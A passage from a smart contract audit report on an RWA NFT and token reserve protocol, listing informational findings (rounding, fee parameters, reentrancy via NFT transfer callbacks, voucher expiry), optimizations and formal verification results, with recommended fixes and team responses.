Description

Some state variables are not used in the codebase. This can lead to incomplete functionality or potential vulnerabilities if these variables are expected to be utilized.

Variable `_increment` in `RegularNFT` is never used in `RegularNFT`.

```
11      uint256 private _increment;
```

```
8  contract RegularNFT is ERC721 {
```

Recommendation

It is recommended to ensure that all necessary state variables are used, and remove redundant variables.

Alleviation

[RWANFTFI, 03/30/2026]:
Issue acknowledged. The team resolved the finding by removing the redundant variables. Changes have been reflected in the commit `6e643f3eb9c7aa3a59512934055a6910ce0b2089`.

RWA-68 Discussion On `changeWallet()` Reverts For Funded Users Without NFT

Category	Severity	Location	Status
Design Issue	Informational	rwa/contracts/diamond/libraries/LibResolverLogic.sol (03/30-6e643f3): 275, 287	Acknowledged

Description

The wallet migration path assumes every user has an assigned NFT token. However, users can be created and funded without NFT assignment via deposit flows.

`changeWallet()` delegates to `LibResolverLogic.changeUserAddress()`, which reads `tokenId = rs.owners[oldId]` and immediately branches into regular/gift transfer logic. If `tokenId == 0`, it falls into the gift branch and calls `sendGift(newOwner, 0)`, which reverts because token 0 does not exist.

```
 275      function changeUserAddress(address newOwner, address oldOwner) internal {
 276          LibMarketingStorage.MarketingStorage storage ms = LibMarketingStorage.
marketingStorage();
 277          LibResolverStorage.ResolverStorage storage rs = LibResolverStorage.
resolverStorage();
 278          LibParametersStorage.ParametersStorage storage ps =
 LibParametersStorage.parametersStorage();
 279          LibDiamond.DiamondStorage storage ds = LibDiamond.diamondStorage();
 280
 281          if (ms.identity.userToId[newOwner] != 0) revert LibErrors.UserExists();
 282          uint64 oldId = ms.identity.userToId[oldOwner];
 283          ms.identity.userToId[newOwner] = oldId;
 284          ms.identity.userToId[oldOwner] = 0;
 285          ms.identity.idToUser[oldId] = newOwner;
 286
 287  @>      uint256 tokenId = rs.owners[oldId];
 288          if (rs.registeredTokens[tokenId].typeNFT == LibTypes.TypeNFT.REGULAR) {
 289              ds.contracts.regularContract.send(newOwner, tokenId);
 290          } else {
 291              if (ds.contracts.giftContract.balanceOf(newOwner) >= ps.parameters.
giftHoldLimit) revert LibErrors.TooManyGifts();
 292              ds.contracts.giftContract.sendGift(newOwner, tokenId);
 293          }
 294          ITokenReserve(ds.contracts.tokenReserve).changeWallet(oldOwner,
 newOwner);
 295      }
```

Recommendation

The audit team would like to check with the team if these wallet migration methods are only allowed to user with NFT.

Alleviation

[RWANFTFI, 04/06/2026]:

Migration allowed only for NFT owners.

RWA-72 | `loanFee` Parameter Is Ignored In `loan()`

Category	Severity	Location	Status
Inconsistency	Informational	rwa/contracts/TokenReserve.sol (03/30-6e643f3): 378	Resolved

Description

The protocol defines a dedicated loan pricing parameter `parameters.loanFee` and supports governance updates via `ParameterField.LoanFee`, but the loan execution path does not use it.

`loan()` computes fee using `IParametersFacet.getFee()` (generic fee):

```
 378          uint256 fee = (usdAmount * IParametersFacet(diamondContract).getFee())
/ PRECISION;
```

`getFee()` returns `parameters.fee`, not `loanFee`. As a result, changing `loanFee` does not affect actual loan charges.

Recommendation

Update `loan()` to read the dedicated loan fee `loanFee` instead of `getFee()`.

Alleviation

[RWANFTFI, 04/06/2026]:

Issue acknowledged. The team resolved the finding by fetching the `loanFee`. Changes have been reflected in the commit `a6a4adbdfa3a3eac82c620b36f34b2ee92db4632`.

RWA-73 | Independent Token Reserve Pointers

Category	Severity	Location	Status
Inconsistency	Informational	rwa/contracts/DepositTR.sol (03/30-6e643f3): 41~42, 45	Resolved

Description

The system maintains two separate reserve references:

- `DepositTR.tokenReserve()` (mutable by ADMIN_ROLE) used by `DepositTR.deposit()` for routing top-ups:

`contracts/DepositTR.sol`

```
 36      function deposit(uint256 percent) external onlyRole(SERVICE_ROLE) {
 37          if (percent < MIN_PERCENT || percent > MAX_PERCENT) revert OutOfRange()
;
 38          if (block.timestamp < lastDeposit + interval) revert EarlyToDeposit();
 39          lastDeposit = block.timestamp;
 40          uint256 toDeposit = payment.balanceOf(address(this)) * percent /
 MAX_PERCENT;
 41          payment.approve(address(tokenReserve), toDeposit);
 42          tokenReserve.deposit(toDeposit);
 43      }
 44
 45      function setTokenReserve(address tr) external onlyRole(ADMIN_ROLE) {
 46          tokenReserve = ITokenReserve(tr);
 47      }
```

- `ds.contracts.tokenReserve` (diamond-side active reserve pointer) initialized in `DiamondInit` and used by core protocol logic:

`contracts/diamond/upgradeInitializers/DiamondInit.sol`, `init()`

```
71          ds.contracts.tokenReserve = ITokenReserve(dArgs.tokenReserve);
```

Because updates are independent, reserve migration or misconfiguration can send future `DepositTR` top-ups to a different reserve than the one the live protocol recognizes, creating operational desync.

Recommendation

Eliminate dual mutable pointers:

- Derive `DepositTR` target from the diamond's active reserve, or

- Remove `DepositTR.setTokenReserve()` and manage token reserve address via one canonical source.

Alleviation

[RWANFTFI, 04/08/2026]:

Issue acknowledged. Changes have been reflected in the commit `5726bcac795fc95f7bf2c8a6535e27b0fde2d341` .

RWA-74 Dust Repayment Rounding Allows Zero-USDT Loan Repayments In `repay()`

Category	Severity	Location	Status
Inconsistency	Informational	rwa/contracts/TokenReserve.sol (03/30-6e643f3): 396	Resolved

Description

`repay()` computes the USDT charge with floor division:

```
 390     function repay(uint256 amount, uint256 stackIndex) external payable payFee
{
 391         uint64 userId = IViewFacet(diamondContract).getUserIdByAddress(
_msgSender());
 392         _processExpiredStacks(_msgSender(), userId);
 393         TokenStack storage ts = userTokens[userId][stackIndex];
 394         if (ts.loan.amount == 0) revert LoanPaid();
 395         if (ts.loan.amount < amount) revert LoanOverpayment();
 396  @>     uint256 toPay = (amount * ts.loan.price * AUTOSELL_AFTER_FEE) / (10 **
decimals() * PRECISION);
 397         IPaymentFacet(diamondContract).takePayment(_msgSender(), toPay);
 398         ts.loan.amount -= amount;
 399         ts.amount += amount;
 400         _transfer(address(this), _msgSender(), amount);
 401         emit LoanRepaid(_msgSender(), stackIndex, amount, ts.loan.amount == 0);
 402     }
```

When `toPay` rounds down to 0, repayment still proceeds. The function calls `IPaymentFacet.takePayment()` with `amount = 0`, then decreases `ts.loan.amount` and releases the same DA collateral amount back to the borrower.

`PaymentFacet.takePayment()` / `LibPaymentLogic.takePayment()` do not reject zero-value collections, so no USDT is actually transferred in this edge case.

Recommendation

In `repay()`, require `toPay > 0` whenever `amount > 0`, otherwise revert.

Alleviation

[RWANFTFI, 04/06/2026]:

Issue acknowledged. The team resolved the finding by enforcing the `amount` and `toPay` to be positive. Changes have been reflected in the commit `0dd46cd7c84044676cde2b4126f1612466a82306`.

[CertiK, 04/06/2026]:

In the commit `0dd46cd7c84044676cde2b4126f1612466a82306`, it fixed the `repay()` side, but `loan()` allows creating a

loan position even when the computed USDT value rounds down to zero, while `repay()` reverts when the same computation returns zero. In `loan()`, usdAmount is computed as

- `amount * ts.loan.price * AUTOSELL_AFTER_FEE / (10**decimals() * PRECISION)`, but there is no check that `usdAmount > 0`.
- In `repay()`, `toPay` uses the same formula and explicitly reverts on `toPay == 0

Recommend the following mitigation:

- Block zero-value loan creation in `loan()`
- Allow dust closeout only for full remaining debt in `repay()`

[RWANFTFI, 04/13/2026]:
The team resolved the finding by blocking zero-value loan creation in `loan()`. Changes have been reflected in the commit `d18e75c38f41238b640cda4f0f79641bcef93731`.

RWA-75 | Discussion On Potential Farming Reward Claim Failure

Category	Severity	Location	Status
Inconsistency	Informational	rwa/contracts/diamond/libraries/LibFarmingLogic.sol (03/30-6e643f3): 86, 108	Acknowledged

Description

`startMining()` records a fixed `miner.reward` without reserving payout capacity in `TokenReserve`. At claim time, payout is executed via `claimReserveTo()`, which reverts if `availableTokens` is insufficient.

`contracts/diamond/libraries/LibFarmingLogic.sol`

```
  86      function claim() internal {
  87          LibTypes.UserTokenInfo memory tokenInfo = _getTokenInfo();
  88
  89          LibFarmingStorage.FarmingStorage storage fs = LibFarmingStorage.
farmingStorage();
  90          LibDiamond.DiamondStorage storage ds = LibDiamond.diamondStorage();
  91
  92          uint256 tokenId = tokenInfo.tokenId;
  93          if (fs.disabledTokens[tokenId]) revert LibErrors.TokenSuspended();
  94
  95          LibTypes.Mining storage miner = fs.miners[tokenId];
  96          LibTypes.Farming storage farmer = fs.farmers[tokenId];
  97          if (!farmer.isActive) revert LibErrors.NothingToClaim();
  98          if (block.timestamp < farmer.endTime) revert LibErrors.FarmingInProcess
();
  99
 100          farmer.isActive = false;
 101          miner.period++;
 102
 103          uint256 price = ds.contracts.tokenReserve.getPrice();
 104          uint256 toPay = miner.reward * 1e6 / price;
 105          miner.reward = 0;
 106          miner.endTime = 0;
 107          miner.isActive = false;
 108  @>      ds.contracts.tokenReserve.claimReserveTo(msg.sender, toPay);
 109          emit LibEvents.Claimed(msg.sender, tokenId, toPay, price);
 110      }
```

Also, `toTokenReserve()` updates internal marketing accounting (`tokenReserveBalance`) but does not directly increase `TokenReserve.availableTokens`.

`contracts/diamond/libraries/LibPaymentLogic.sol`

```
139     function toTokenReserve(LibMarketingStorage.MarketingStorage storage ms,
uint256 amount) internal {
140         if (amount > 0) {
141 @>          ms.tokenReserveBalance += amount;
142             emit LibEvents.TokenReserveReplenishment(amount);
143         }
144     }
```

Recommendation

This may be acceptable if the protocol intentionally relies on external/top-up liquidity management, but if claimability is intended to be guaranteed, the current model can cause claim-time reverts. The audit team would like to confirm with the team if this is an intended design.

Alleviation

[RWANFTFI, 04/03/2026]:
Yes. We want to revert tx if there are no TR available.

`toTokenReserve()` only reserve funds for TR. We don't want to oversupply contract with instant deposit, becasue it's can lead to too stable price. Especially for first months, becasue there are no ways to earn DA by design.

RWA-76 | Discussion On `sell()` Payout Is Path-Dependent

Category	Severity	Location	Status
Design Issue	Informational	rwa/contracts/TokenReserve.sol (03/30-6e643f3): 343	Acknowledged

Description

`sell()` computes payout from current spot price, then burns the full sold amount while decreasing liquidity by only the post-fee payout amount (SELL_AFTER_FEE = 75%).

```
343     function sell(uint256 amount) external payable payFee {
344         uint64 userId = IViewFacet(diamondContract).getUserIdByAddress(
_msgSender());
345         _processExpiredStacks(_msgSender(), userId);
346         if (amount > balanceOf(_msgSender())) revert NotEnoughBalance();
347         uint256 price = getPrice();
348         uint256 amountToPayDirt = (amount * price * SELL_AFTER_FEE) / (10 **
decimals() * PRECISION);
349         uint256 canPay = IPaymentFacet(diamondContract).reduceLimit(
350             _msgSender(),
351             amountToPayDirt,
352             false,
353             "Manual sell"
354         );
355         uint256 remainder = amountToPayDirt - canPay;
356         if (remainder > 0) payment.safeTransfer(tokenReserveDeposit, remainder)
;
357
358         StackDecrease[] memory decreasedStacks = _removeStack(_msgSender(),
 userId, amount);
359         _movePointer(userId);
360         _burn(_msgSender(), amount);
361         liquidity -= amountToPayDirt;
362         emit Sold(_msgSender(), decreasedStacks, amount, canPay, price, false);
363     }
```

This mechanics retains fee value in pool while reducing supply, increasing subsequent spot price. Therefore, splitting a total exit into multiple sells can yield higher aggregate payout than one equivalent lump-sum sell.

Recommendation

This may be intentional in a deflationary design, but it introduces execution path dependence that can advantage sophisticated/automated sellers over simple users.

Alleviation

[RWANFTFI, 04/06/2026]:

We understand that it is possible to sell in several iterations to achieve greater profit. However, no single user should have a sufficient number of tokens to significantly influence the price.

RWA-78 `currentStack` May Not Advance After Loan-Only Expired Stacks Are Cleared

Category	Severity	Location	Status
Volatile Code, Inconsistency	Informational	rwa/contracts/TokenReserve.sol (03/30-6e643f3): 215	Resolved

Description

In `_processExpiredStacks()`, the `currentStack[userId]` cursor is only advanced through `_movePointer()`, and `_movePointer()` is only called inside `_forceSell()`.

If an expired head stack contains only loan balance, expiry processing can burn `stack.loan.amount` down to zero without creating any `sellInStack`. In that case, `totalToSell == 0`, `_forceSell()` is skipped, and `currentStack[userId]` remains pointed at an already-empty stack.

Because `sell()`, `loan()`, `repay()`, and `processExpiredStacks()` all call `_processExpiredStacks()` first, later operations can keep rescanning empty entries and waste gas.

Recommendation

Advance `currentStack[userId]` whenever `_processExpiredStacks()` fully clears leading stacks, even if no free-token sale occurs.

Alleviation

[RWANFTFI, 04/08/2026]:
Issue acknowledged. Changes have been reflected in the commit `e481f5ad096f5b9525d7779502dd679bcb6b3b0a`.

RWA-79 | Discussion On Price-Impact Earnings May Be Price-Neutral

Category	Severity	Location	Status
Design Issue	Informational	rwa/contracts/TokenReserve.sol (03/30-6e643f3): 102	Acknowledged

Description

`proceedPriceImpactEarnings()` sends the event balance into `depositWithClaim()`. That flow deposits USDT, mints DA at the current spot price, and immediately sends the minted DA back to the diamond through `_sendStack()`.

Because liquidity and totalSupply increase together, `getPrice()` appears effectively unchanged. So this path may not actually increase DA price.

The newly minted DA is recorded under `userTokens[0]` because the diamond resolves to `userId == 0`. Those tokens consume reserve supply but are not left in `availableTokens` for normal user claims, and there is no normal user-facing flow for the diamond to use them. If service later processes those stacks, the value flow is also awkward because `reduceLimit()` returns 0 for `userId == 0`.

This looks like a design mismatch:

- the feature may not achieve its intended price-support effect,
- it can leave DA parked inside the protocol,
- and later cleanup can produce unintuitive reserve flows.

Recommendation

The audit team has the following questions for the team:

- Is this flow meant to increase DA price, or just move event funds into reserve?
- Is the diamond intended to hold DA stacks long term?
- Is `userId == 0` meant to act as a protocol treasury bucket?

Alleviation

[RWANFTFI, 04/06/2026]:
This event not only increases the token price but also allows for additional funds to be raised to ensure liquidity. Once the main contract receives the funds, they will be automatically sold in periods. 30% will be used to increase the price (as usual), and 70% will go to the contract that will support the token issuance. Price increase is a delayed mechanism (30% goes toward increasing the price, 70% supports issuance via auto-sell periods).

RWA-80 NFT Transfer With `_update()` Helpers Allow Unintended Voucher Burn And Bypass ERC721 Receiver Safety

Category	Severity	Location	Status
Inconsistency	Informational	rwa/contracts/AmbNFT.sol (04/08-65f3eae): 44; rwa/contracts/GiftNFT.sol (04/08-65f3eae): 60; rwa/contracts/RegularNFT.sol (04/08-65f3eae): 51; rwa/contracts/Voucher.sol (04/08-65f3eae): 52	Resolved

Description

`AmbNFT.send()`, `Voucher.send()`, `RegularNFT.send()`, and `GiftNFT.sendGift()` use raw `_update(to, tokenId, address(0))` instead of safe transfer logic. If they are used incorrectly by users, it could create two problems :

- In the voucher path, `LibVoucherLogic.transferVoucher()` forwards an unvalidated to into `Voucher.send()`. If `to == address(0)`, `_update()` performs a burn. The NFT is destroyed, but `ResolverStorage.vouchers[tokenId]` is not cleared in this path, leaving orphaned voucher state. Later flows that rely on ownerOf/burn semantics (reduceVoucherValue, useVoucher, burnVoucher) fail.
- For AmbNFT/voucher/regular/gift helper sends, using `_update()` bypasses IERC721Receiver checks. Transfers to contracts that do not implement `onERC721Received` can succeed and strand NFTs.

Recommendation

Update all helper transfer functions to safe-transfer semantics:

- AmbNFT.sol
- Voucher.sol
- RegularNFT.sol
- GiftNFT.sol

Replace `_update()` usage in `send()` / `sendGift()` with:

```
function send(address to, uint256 tokenId) external onlyDiamond {
    address from = ownerOf(tokenId); // reverts if nonexistent
    if (to == address(0)) revert ERC721InvalidReceiver(address(0));
    _safeTransfer(from, to, tokenId);
}
```

Alleviation

[RWANFTFI, 04/13/2026]:

Issue acknowledged. The team resolved the finding by using `_safeTransfer()`. Changes have been reflected in the

commit `ca926c68cfb06053c2946d5328b64bafbecb8410` .

[CertiK, 04/14/2026]:

In the commit `ca926c68cfb06053c2946d5328b64bafbecb8410` , with the `_safeTransfer()` in `send()` / `sendGift()` , the business migration flow will be vulnerable to callback reentrancy during NFT transfer. In `changeUserAddress(newOwner, oldOwner)` , the protocol:

```
    function changeUserAddress(address newOwner, address oldOwner) internal {
        LibMarketingStorage.MarketingStorage storage ms =
LibMarketingStorage.marketingStorage();
        LibResolverStorage.ResolverStorage storage rs =
LibResolverStorage.resolverStorage();
        LibParametersStorage.ParametersStorage storage ps =
LibParametersStorage.parametersStorage();
        LibDiamond.DiamondStorage storage ds = LibDiamond.diamondStorage();

        if (ms.identity.userToId[newOwner] != 0) revert LibErrors.UserExists();
        uint64 oldId = ms.identity.userToId[oldOwner];
        ms.identity.userToId[newOwner] = oldId;
        ms.identity.userToId[oldOwner] = 0;
        ms.identity.idToUser[oldId] = newOwner;

        uint256 tokenId = rs.owners[oldId];
        if (rs.registeredTokens[tokenId].typeNFT == LibTypes.TypeNFT.REGULAR) {
@>          ds.contracts.regularContract.send(newOwner, tokenId);
        } else {
            if (ds.contracts.giftContract.balanceOf(newOwner) >=
ps.parameters.giftHoldLimit) revert LibErrors.TooManyGifts();
@>          ds.contracts.giftContract.sendGift(newOwner, tokenId);
        }
@>      ITokenReserve(ds.contracts.tokenReserve).changeWallet(oldOwner, newOwner);
    }
```

- Updates identity mappings (userToId / idToUser) to newOwner
- Transfers the business NFT via ERC721 safeTransfer (send / sendGift)
- Calls TokenReserve.changeWallet(oldOwner, newOwner) afterward

Because ERC721 safeTransfer invokes `onERC721Received` on contract recipients, a malicious newOwner contract can reenter sellBusiness before `TokenReserve.changeWallet` executes. The nested call can move the same business again to another address, but the outer frame still migrates DA balance to the stale intermediate wallet.

- Apply strict CEI: finalize all ownership-related state before external callback-capable transfers.
- Add `nonReentrant` to all entry points that can reach this migration path (at minimum sellBusiness, and equivalent admin migration entry points).

[RWANFTFI, 04/16/2026]:

Issue acknowledged. The team resolved the finding by adding `nonReentrant` to `sellBusiness()` and `changeWallet()` ,

reordering `changeUserAddress()` so `TokenReserve.changeWallet(oldOwner, newOwner)` happens before NFT safe transfer callback. Changes have been reflected in the commit `fe792d468b0209c86b1e797fbae2b7f3b29dc6bf` .

RWA-81 `setFarmingPeriods()` Cannot Initialize Levels With Empty Existing Periods

Category	Severity	Location	Status
Volatile Code	Informational	rwa/contracts/diamond/libraries/LibParametersLogic.sol (04/08-65f3eae): 440	Acknowledged

Description

`setFarmingPeriods()` is supposed to set farming periods for a regular NFT level, but current validation blocks exactly the initialization case:

- It rejects empty new input (`periods.length == 0`).
- It also rejects when the existing stored `regularTypes[level].periods.length == 0`.

`contracts/diamond/libraries/LibParametersLogic.sol`, `setFarmingPeriods()`

```
 440     function setFarmingPeriods(uint32 level, uint32[] memory periods) internal
{
 441  @>     if (periods.length > 2 || periods.length == 0) revert LibErrors.
OutOfRange(periods.length, 1, 2);
 442         for (uint256 i; i < periods.length; i++) {
 443             if (periods[i] < 50 || periods[i] > 500) revert LibErrors.
OutOfRange(periods[i], 50, 500);
 444         }
 445         LibParametersStorage.ParametersStorage storage ps =
 LibParametersStorage.parametersStorage();
 446         if (ps.regularTypes[level].periods.length == 0) revert LibErrors.
OutOfRange(periods.length, 0, 0);
 447         ps.regularTypes[level].periods = periods;
 448         emit LibEvents.FarmingPeriodsUpdated(level, periods);
 449     }
```

Because of this, any level currently stored with `periods = []` cannot be configured later through `setFarmingPeriods()`, even with valid non-empty input.

Recommendation

- Add explicit level bounds check.
- Remove the existing periods must be non-empty gate. For example,

```
function setFarmingPeriods(uint32 level, uint32[] memory periods) internal {
    if (periods.length > 2 || periods.length == 0) revert
LibErrors.OutOfRange(periods.length, 1, 2);
    for (uint256 i; i < periods.length; i++) {
        if (periods[i] < 50 || periods[i] > 500) revert
LibErrors.OutOfRange(periods[i], 50, 500);
    }

    LibParametersStorage.ParametersStorage storage ps =
LibParametersStorage.parametersStorage();
    if (level == 0 || level >= ps.regularTypes.length) revert
LibErrors.UnknownLevel();

    ps.regularTypes[level].periods = periods;
    emit LibEvents.FarmingPeriodsUpdated(level, periods);
}
```

Alleviation

[RWANFTFI, 04/13/2026]:

The team acknowledged the issue and decided not to implement the recommended change in the current engagement, providing the following statement:

> This is intended. We don't want to clear existing periods or add periods to empty ones. Only swap between 1 and 2 with 5-50% earnings.

RWA-82 Voucher Expiry Boundary Is Inconsistent Across Burn Vs Spend Paths

Category	Severity	Location	Status
Inconsistency	Informational	rwa/contracts/diamond/libraries/LibVoucherLogic.sol (04/08-65f3eae): 32, 43, 55	Resolved

Description

Voucher expiry checks are inconsistent at the exact cutoff timestamp `voucher.timestamp + VOUCHER_DECAY_TIME`:

- `burnVoucher()` allows burn at equality (considers voucher expired).
- `useVoucher()` and `reduceVoucherValue()` allow spend/reduce at equality (consider voucher still valid).

This creates a boundary race where, in the same second, both “expired burn” and “still-valid spend” paths can pass their own checks. Final outcome depends on transaction ordering.

Recommendation

Define one expiry rule and apply it everywhere.

Alleviation

[RWANFTFI, 04/13/2026]:
Issue acknowledged. The team resolved the finding by disallowing `burnVoucher()` at equality. Changes have been reflected in the commit `022512363a6d6e55e6eb893a7edd90b7af2186ce`.

RWA-83 | Zero-Value Vouchers Can Be Minted

Category	Severity	Location	Status
Logical Issue	Informational	rwa/contracts/diamond/libraries/LibPaymentLogic.sol (04/08-65f3eae): 353	Resolved

Description

The voucher flow allows minting vouchers with `value == 0`, and expired zero-value vouchers cannot be processed by the intended admin burn path.

- `buyVoucher(price)` does not reject `price == 0`.
- `createVoucher(paid)` mints regardless of paid value.
- `burnVoucher(tokenId)` always calls `tokenReserve.deposit(voucher.value)` before burning/deleting.
- `TokenReserve.deposit(0)` reverts.

Therefore, if a zero-value voucher expires and reaches admin cleanup flow, `burnVoucher()` reverts before burn/delete, leaving that voucher stuck in this path.

Recommendation

Prevent zero-value creation:

- reject `price == 0` in `buyVoucher()`

Alleviation

[RWANFTFI, 04/13/2026]:
Issue acknowledged. The team resolved the finding by rejecting the `price == 0` in `buyVoucher()`. Changes have been reflected in the commit `01c2e72fe57fe147baf2b21d9c3e1cc22f918bcb`.

RWA-84 Discussion On Tree Reward Depth Compression In `_distributeTree()` Can Misallocate Payouts

Category	Severity	Location	Status
Inconsistency	Informational	rwa/contracts/diamond/libraries/LibMarketingLogic.sol (04/08-65f3eae): 279	Acknowledged

Description

In `_distributeTree()`, some “skip” branches advance index but do not advance level:

- `limit == 0` and `_tryAutoBuy() == 0`:

`contracts/diamond/libraries/LibMarketingLogic.sol`

```
308             if (ms.users[upper[index]].limit == 0) {
309                 if (_tryAutoBuy(ms, ps, upper[index], autoBuy) == 0) {
310                     emit LibEvents.LostProfit(
311                         ms.identity.idToUser[upper[index]],
312                         toDistribute,
313                         LibTypes.LostReason.LIMIT
314                     );
315                     index++;
316                     continue;
317                 }
318             }
```

- banned upline:

`contracts/diamond/libraries/LibMarketingLogic.sol`

```
297             if (ms.users[upper[index]].isBanned) {
298                 index++;
299                 continue;
300             }
```

Because payout and eligibility depend on level (`distribution[level - 1]` and `allowedDeep >= level`), later ancestors can be evaluated as if they are closer than their true tree depth. This can redirect value from tree.undistributed (dev-directed) to deeper ancestors.

Recommendation

Make depth consumption consistent if this is not intended reward distribution design: every traversed ancestor position must consume one level, even if no payout is made.

- Increment level in all skip branches before continue.
- Refactor loop so depth/index advancement happens in one common place each iteration.

Alleviation

[RWANFTFI, 04/13/2026]:

The team acknowledged the issue and decided not to implement the recommended change in the current engagement, providing the following statement:

> Banned users or users with empty limit should be skipped by design.

OPTIMIZATIONS | RWANFTFI

ID	Title	Category	Severity	Status
RWA-20	Redundant `address()` Cast In `onlyDiamond` Modifier	Code Optimization	Optimization	Resolved
RWA-21	`SIGNER_ROLE` Hash Computed Repeatedly	Code Optimization	Optimization	Resolved

RWA-20 | Redundant `address()` Cast In `onlyDiamond` Modifier

Category	Severity	Location	Status
Code Optimization	Optimization	rwa-main/contracts/Voucher.sol (02/12-65dbfb3): 22	Resolved

Description

The `onlyDiamond modifier` verifies that the caller is the configured diamond contract by comparing `_msgSender()` with `address(diamondAddress)`.

However, `diamondAddress` is already declared as an address, making the explicit `address()` cast unnecessary.

Recommendation

Remove the redundant cast and compare addresses directly.

Alleviation

[RWANFTFI, 03/12/2026]:

The team heeded the advice and resolved the finding by removing the address cast in the commit `c9da4ee482cbf72a81347c1bdb108aa51c19aebe`.

RWA-21 | `SIGNER_ROLE` Hash Computed Repeatedly

Category	Severity	Location	Status
Code Optimization	Optimization	rwa/contracts/diamond/libraries/LibSignatureLogic.sol (02/12 -65dbfb3): 50	Resolved

Description

The `verify()` function validates an EIP-712 signature by recovering the signer address and checking whether the signer is authorized.

However, it computes `keccak256("SIGNER_ROLE")` inline on every call when performing the role check. Since the role hash is a constant value, recomputing it each time is unnecessary.

Recommendation

Store the role hash as a constant and reuse it in `verify()`.

Alleviation

[RWANFTFI, 03/12/2026]:

The team heeded the advice and resolved the finding by using the constant role hash in the commit `328a2f43adc64415f77fb070660e147aca88700a`.

FORMAL VERIFICATION | RWANFTFI

Formal guarantees about the behavior of smart contracts can be obtained by reasoning about properties relating to the entire contract (e.g. contract invariants) or to specific functions of the contract. Once such properties are proven to be valid, they guarantee that the contract behaves as specified by the property. As part of this audit, we applied formal verification to prove that important functions in the smart contracts adhere to their expected behaviors.

Considered Functions And Scope

Considered Functions And Scope

Verification of AccessControl-Enumerable v4.2

We verified properties of the public interface of contracts that provide an AccessControl-Enumerable-v4.2 compatible API. This involves:

- The `hasRole` function, which returns `true` if an account has been granted a specific `role`.
- The `getRoleAdmin` function, which returns the admin role that controls a specific `role`.
- The functions `getRoleMember` and `getRoleMemberCount` retrieve an account with a specified `role` and count the total accounts with that `role`, respectively.
- The `grantRole` and `revokeRole` functions, which are used for granting a `role` to an account and revoking a `role` from an `account`, respectively.
- The `renounceRole` function, which allows the calling account to revoke a `role` from itself.

The properties that were considered within the scope of this audit are as follows:

Property Name	Title
accesscontrolenumerable-getrolemembercount-succeed-always	`getRoleMemberCount` Always Succeeds
accesscontrol-renouncerole-revert-not-sender	`renounceRole` Reverts When Caller Is Not the Confirmation Address
erc165-supportsinterface-no-change-state	`supportsInterface` Does Not Change the Contract's State
accesscontrol-getroleadmin-succeed-always	`getRoleAdmin` Function Always Succeeds
erc165-supportsinterface-correct-false	`supportsInterface` Returns `False` for Id 0xffffffff

Property Name	Title
accesscontrol-getroleadmin-change-state	`getRoleAdmin` Function Does Not Change State
accesscontrol-hasrole-change-state	`hasRole` Function Does Not Change State
accesscontrolenumerable-getrolemembercount-change-state	`getRoleMemberCount` Changes No State Variables
accesscontrol-grantrole-revert-no-admin	`grantRole` Reverts When Sender Is Not Admin
accesscontrol-supportsinterface-correct-accesscontrol	`supportsInterface` Signals that AccessControl is Implemented
accesscontrol-hasrole-succeed-always	`hasRole` Function Always Succeeds
erc165-supportsinterface-succeed-always	`supportsInterface` Always Succeeds
accesscontrolenumerable-supportsinterface-correct-accesscontrolenumerable	`supportsInterface` Signals Support for `AccessControlEnumerable`
accesscontrolenumerable-getrolemember-succeed-for-valid-inputs	`getRoleMember` Succeeds for Valid Inputs
accesscontrol-default-admin-role	AccessControl Default Admin Role Invariance
accesscontrolenumerable-getrolemember-change-state	`getRoleMember` Changes No State Variables
erc165-supportsinterface-correct-erc165	`supportsInterface` Signals Support for ERC165
accesscontrol-grantrole-correct-role-granting	`grantRole` Correctly Grants Role
accesscontrol-grantrole-succeed-for-valid-inputs	`grantRole` Function Succeeds for Valid Inputs
accesscontrol-renouncerole-succeed-role-renouncing	`renounceRole` Successfully Renounces Role

Property Name	Title
accesscontrol-revokerole-revert-no-admin	`revokeRole` Reverts When Sender Is Not Admin
accesscontrol-revokerole-correct-role-revoking	`revokeRole` Correctly Revokes Role
accesscontrolenumerable-renouncerole-not-member-already	`renounceRole` Does Not Remove Non-Member
accesscontrolenumerable-grantRole-member-already	`grantRole` Does Not Add Member Already in Role
accesscontrolenumerable-revokerole-not-member-already	`revokeRole` Does Not Remove Non-Member
accesscontrol-renouncerole-succeed-for-valid-inputs	`renounceRole` Function Succeeds for Valid Inputs
accesscontrol-revokerole-succeed-for-valid-inputs	`revokeRole` Function Succeeds for Valid Inputs
accesscontrolenumerable-renouncerole-remove-member	`renounceRole` Removes Member from Role
accesscontrolenumerable-revokerole-remove-member	`revokeRole` Removes Member from Role
accesscontrolenumerable-grantRole-add-member	`grantRole` Adds Member to Role

Verification Results

In the remainder of this section, we list all contracts where formal verification of at least one property was not successful. There are several reasons why this could happen:

- False: The property is violated by the project.
- Inconclusive: The proof engine cannot prove or disprove the property due to timeouts or exceptions.
- Inapplicable: The property does not apply to the project.

Detailed Results For Contract AdminContract (rwa/contracts/AdminContract.sol) In SHA256 Checksum b5b8bfa3486044c6f0f6d204a2e31d8a159b9034

Verification of AccessControl-Enumerable v4.2

Detailed Results for Function `getRoleMemberCount`

Property Name	Final Result	Remarks
accesscontrolenumerable-getrolemembercount-succeed-always	True	
accesscontrolenumerable-getrolemembercount-change-state	True	

Detailed Results for Function `renounceRole`

Property Name	Final Result	Remarks
accesscontrol-renouncerole-revert-not-sender	True	
accesscontrol-renouncerole-succeed-role-renouncing	True	
accesscontrolenumerable-renouncerole-not-member-already	True	
accesscontrol-renouncerole-succeed-for-valid-inputs	Inconclusive	
accesscontrolenumerable-renouncerole-remove-member	Inconclusive	

Detailed Results for Function `supportsInterface`

Property Name	Final Result	Remarks
erc165-supportsinterface-no-change-state	True	
erc165-supportsinterface-correct-false	True	
accesscontrol-supportsinterface-correct-accesscontrol	True	
erc165-supportsinterface-succeed-always	True	
accesscontrolenumerable-supportsinterface-correct-accesscontrolenumerable	True	
erc165-supportsinterface-correct-erc165	True	

Detailed Results for Function `getRoleAdmin`

Property Name	Final Result	Remarks
accesscontrol-getroleadmin-succeed-always	True	
accesscontrol-getroleadmin-change-state	True	

Detailed Results for Function `hasRole`

Property Name	Final Result	Remarks
accesscontrol-hasrole-change-state	True	
accesscontrol-hasrole-succeed-always	True	

Detailed Results for Function `grantRole`

Property Name	Final Result	Remarks
accesscontrol-grantrole-revert-no-admin	True	
accesscontrol-grantrole-correct-role-granting	True	
accesscontrol-grantrole-succeed-for-valid-inputs	True	
accesscontrolenumerable-grantRole-member-already	True	
accesscontrolenumerable-grantRole-add-member	Inconclusive	

Detailed Results for Function `getRoleMember`

Property Name	Final Result	Remarks
accesscontrolenumerable-getrolemember-succeed-for-valid-inputs	True	
accesscontrolenumerable-getrolemember-change-state	True	

Detailed Results for Function `DEFAULT_ADMIN_ROLE`

